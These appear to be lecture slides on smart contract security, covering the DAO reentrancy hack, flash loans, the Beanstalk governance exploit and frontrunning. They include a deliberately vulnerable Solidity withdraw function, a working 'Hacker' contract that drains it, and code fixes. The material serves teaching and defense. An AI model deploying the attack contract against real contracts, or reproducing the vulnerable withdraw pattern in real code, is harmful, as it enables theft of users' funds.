Decentralized Systems


Smart Contract Security

Smart Contract Security

- Smart contracts exist in an **extremely adversarial** world
  - If there’s a bug, it’s likely that **real-world savings** are lost
- “Traditional” bugs are difficult enough to handle
  - Smart contracts are immutable, even if there are ways around this
- Here, we’ll discuss a selection of security stories

Plenty More Other Stories

- We’re discussing some stories that may be interesting and instructive
- A lot more have happened, and many are bigger!



Hacks and scams by dollar amount

Date range: From January 2021

$69,651,610,172 has been lost to hacks, scams, fraud, and other disasters since January 1, 2021.

Event	Date	Amount	Recovered
Terra/Luna collapse	May 9, 2022	$40,000,000,000	
FTX collapse	November 11, 2022	$8,700,000,000	$7,000,000,000
Genesis bankruptcy	January 19, 2023	around $5,100,000,000 in liabilities	
Africrypt exit scam	April 13, 2021	$3,600,000,000	
Three Arrows Capital collapse	June 29, 2022	$3,300,000,000	
Thodex exit scam	April 21, 2021	$2,000,000,000	
Celsius collapse	July 13, 2022	~$1,700,000,000 shortfall	
BlockFi bankruptcy	November 28, 2022	at least $1,300,000,000 in liabilities	
Genesis owes Gemini	December 3, 2022	$900,000,000	
FTX MobileCoin exploit	April 1, 2021	$800,000,000	
Axie Infinity bridge hack	March 29, 2022	$625,000,000	
Poly Network hack #1	August 11, 2021	$611,000,000	$611,000,000
Binance bridge hack	October 6, 2022	$586,000,000	$430,000,000
FTX hack	November 11, 2022	$477,000,000	
Voyager Digital bankruptcy	July 6, 2022	~$430,000,000 shortfall	
Wormhole bridge hack	February 2, 2022	$320,000,000	$140,000,000
Himachal Pradesh scam	November 6, 2023	$300,000,000	

https://web3isgoinggreat.com/charts/top

References

- Zubin Pratap. Reentrancy Attacks and The Dao Hack. Chainlink.
- Wayne Jones. The DAO Attack: Understanding What Happened. Crypto.news.
- Hess et al. Ethereum's DAO Wars Soft Fork is a Potential DoS Vector. Hacking, Distributed.

The DAO Hack and Reentrancy Attacks

Decentralized Autonomous Organizations

- Organizations governed through smart contracts
- The organization has an account
  - With cryptocurrency, any kind of tokens, …
- You get in the organization by obtaining/buying **its tokens**
  - They give you voting power to decide what to do with the funds
- Idea for organizing both commercial and no-profit enterprises

The DAO

- Confusing name of **one** large DAO launched in 2016
- Worked as a decentralized venture capital fund
- Attracted several people, due to the claimed benefits of transparency, shareholder control, flexibility and autonomous governance without middlemen
- In May 2016, it was worth more than **150 million US$** and contained around **14% of all ETH** existing then

Code Is Law

- From The DAO's Explanation of Terms and Disclaimer:

The terms of The DAO Creation are set forth in the ***smart contract code*** *existing on the Ethereum blockchain at 0xbb9bc244d798123fde783fcc1c72d3bb8c189413.* ***Nothing*** *in this explanation of terms or in any other document or communication* ***may modify or add any additional obligations*** *or guarantees beyond those set forth in The DAO's code. Any and all explanatory terms or descriptions are merely offered for educational purposes and* ***do not supercede or modify*** *the express terms of* ***The DAO's code*** *set forth* ***on the blockchain****; to the extent you believe there to be any conflict or discrepancy between the descriptions offered here and the functionality of The DAO's code at 0xbb9bc244d798123fde783fcc1c72d3bb8c189413,* ***The DAO's code*** *controls and sets forth* ***all terms of The DAO Creation****.*


Reentrancy

- From “re-entry”: a program (function, subroutine) is **reentrant** when you can run it execute it when another instance/call of it is concurrently running
- In our case, we have code recursively called by itself

Reentrancy Attacks

- Here, the attacker writes a **malicious smart contract** that will result in calling multiple times, recursively, a **vulnerable victim smart contract**
- Vulnerable code will mess up something dealing with **global state**
- The attacker will exploit this to **gain something**


Vulnerable Code



```
contract Dao {
   mapping(address => uint256) public balances;

   function deposit() public payable {  infinite gas
       require(msg.value >= 1 ether,
           "Deposits must be no less than 1 Ether");
       balances[msg.sender] += msg.value;
   }

   function withdraw() public {  infinite gas
       // Check user's balance
       require(
           balances[msg.sender] >= 1 ether,
           "Insufficient funds.  Cannot withdraw"
       );
       uint256 bal = balances[msg.sender];

       // Withdraw user's balance
       (bool sent, ) = msg.sender.call{value: bal}("");
       require(sent, "Failed to withdraw sender's balance");

       // Update user's balance.
       balances[msg.sender] = 0;
   }

   function daoBalance() public view returns (uint256) {  361 gas
       return address(this).balance;
   }
}
```

- The sender may execute code **before** its account is set to zero
- What if withdraw() is called again?

Attack




```
interface IDao {
    function withdraw() external ;   ⛽ - gas
    function deposit()external  payable;   ⛽ - gas
 }

contract Hacker{
    IDao dao;

    constructor(address _dao){   ⛽ infinite gas 178000 gas
        dao = IDao(_dao);
    }

    function attack() public payable {   ⛽ infinite gas
        // Seed the Dao with at least 1 Ether.
        require(msg.value >= 1 ether,
        "Need at least 1 ether to commence attack.");
        dao.deposit{value: msg.value}();

        // Withdraw from Dao.
        dao.withdraw();
    }

    receive() external payable{   ⛽ undefined gas
        if(address(dao).balance >= 1 ether){
            dao.withdraw();
        }
    }

    function getBalance()public view returns (uint){   ⛽ 312 gas
        return address(this).balance;
    }
}
```

- When the receive() method is called by withdraw(), it calls withdraw() again…
- withdraw() will gladly continue because the sender’s balance is still not set to zero!

Fixing the Vulnerability (1)


- Make sure the user’s balance is set to zero **before** sending them currency
- In this way, the second call to `withdraw` will fail



```
function withdraw() public {
    // Check user's balance
    require(
        balances[msg.sender] >= 1 ether,
        "Insufficient funds.  Cannot withdraw"
    );
    uint256 bal = balances[msg.sender];

    // Update user's balance.
    balances[msg.sender] = 0;

    // Withdraw user's balance
    (bool sent, ) = msg.sender.call{value: bal}("");
    require(sent, "Failed to withdraw sender's balance");

    ~~// Update user's balance.~~
    ~~balances[msg.sender] = 0;~~
}
```

Fixing the Vulnerability (2)

- Write a **modifier** to **forbid reentrancy** in critical code
- This way we’ll be sure the function will **never call itself recursively**



```
Contract Dao {
   bool internal locked;

   modifier noReentrancy() {
        require(!locked, "No reentrancy");
        locked = true;
        _;
        locked = false;
    }

 //……
    function withdraw() public noReentrancy {

    // withdraw logic goes here…

    }
}
```

The DAO Hack


- The code had a `splitDAO` function that was vulnerable to a reentrancy problem that was similar to what we have seen, where the funds would end up in a "child DAO"
- On June 17, 2016, an active reentrancy attack was found
  - It was, somehow slowly, draining the DAO's founds to a child "Dark DAO" controlled by the attacker
  - The DAO's code locked these funds for 28 days

Whitehat DAO

- A group of “white hat hackers” started replicating the attack, trying to empty the funds of The DAO **faster than the attacker**
- They eventually managed to put US$100M worth of ETH in a “Whitehat DAO” child contract as opposed to the US$50M of the Dark DAO
- The Whitehat DAO would return funds to the original DAO investors

Soft Fork Proposal

- Vitalik Buterin, lead Ethereum developer, proposed a soft fork that would make all transactions taking currency from the Dark DAO invalid
- Hess et al. found it was vulnerable to a denial-of-service attack that would waste miners' computation without spending gas and make Ethereum (mostly) unusable:



```
for(uint32 i=0; i < 1000000; i++) {
   sha3('some data'); // costly computation
}
DarkDAO.splitDAO(...); // render the transaction invalid
```

The Attacker (?) Responds

- An open letter (with an incorrect crypto signature):

> *[…] I have carefully examined the code of The DAO and decided to participate after **finding the feature** where **splitting is rewarded with additional ether**. **I have made use of this feature** and have **rightfully claimed 3,641,694 ether**, and would like to thank the DAO for this reward. […] A soft or hard fork would amount to **seizure of my legitimate and rightful ether**, claimed legally through the terms of a smart contract. […]*

The Hard Fork

- While ETH price went down from US$20 to US$13, discussion raged over a **hard fork** that would return all currency to the owners before the attack
- Main point of the debate: didn’t we say that **code is law**? Is this still a decentralized system?
- The fork was accepted with an 85% majority of voters
- Block 1,920,000 transferred everything from the Whitehat and Dark DAO to a contract that allowed DAO investors to recover their ETH

Aftermath

- Somebody didn’t accept the fork and established the Ethereum Classic (ETC) blockchain
- The attacker got away with around ETC US$8.5 million at that time’s evaluation
- 12 November ‘23: ETC is worth ~€22, while ETH is worth ~€3100
- Do we still believe in decentralization and that code is law?
- Many other reentrancy attacks have been run

Flash Loans

Traditional Loans

- In traditional economy, a loan carries the risk of not being paid back
  - **Collateral** exists: resources that the lender can take if the borrower doesn’t pay
  - We need **enforcement mechanisms**: police, tribunals, etc., often paid via taxes
  - And **interest rate** needs to compensate for the risk of not being paid back

Flash Loans: Certainty of Being Repaid

- Flash Loans are loans that are taken and repaid **within a single transaction**
- Smart contracts that are reverted (gas is lost) if the loan fails
- No risk (unless bugs exist) for the loaner




Image by Qin et al.

Flash Loan Usage

- Arbitrage
  - Say contract A sells RIB at 1ETH and contract B buys RIB at 1.1 ETH
  - I can flash-loan 1000 ETH, buy 1000 RIB, sell them for 1100 ETH, gain 100 ETH minus fees
- Wash trading
  - I create a lot of fake “trading” of RIB (“see? People spent millions on RibbaTokens! I’ll buy some!”)
- Exploits: often, one needs capital to exploit bugs

A Simple Exploit

- The Beanstalk project had a governance mechanism allowing to vote for changes to its code, with one vote per token
- In April 2022, an attacker used a flash loan to obtain enough tokens to get 67% of the votes
- That percentage allowed the attacker to vote for a code change that sent themselves the $182 million in the system's reserve
- After repaying the flash loan, they profited $80 million

Frontrunning

Transaction Pools Are Public

- Before transactions are finalized and put in a block, they are gossiped through the peer-to-peer network
- They are a “preview” of what will appear in the network
- If an attacker can make sure their transactions are processed **first**, they can exploit this information to profit

Examples

- A billionnaire got interested in RIB and sends a transaction that invests one billion dollars in it
  - I want to buy lots of RIB (maybe using a flash loan) just before the price goes up
- Somebody found a transaction that will make them richer (arbitrage, an attack, solving a crypto puzzle)
  - I want to do that in place of them
- There's an auction for some resource
  - I want to know other's offers to win the bid at the lowest price


How To Front Run a Transaction

- **Just pay more gas!**
- Miners/validators will execute the transactions that pay more fees first
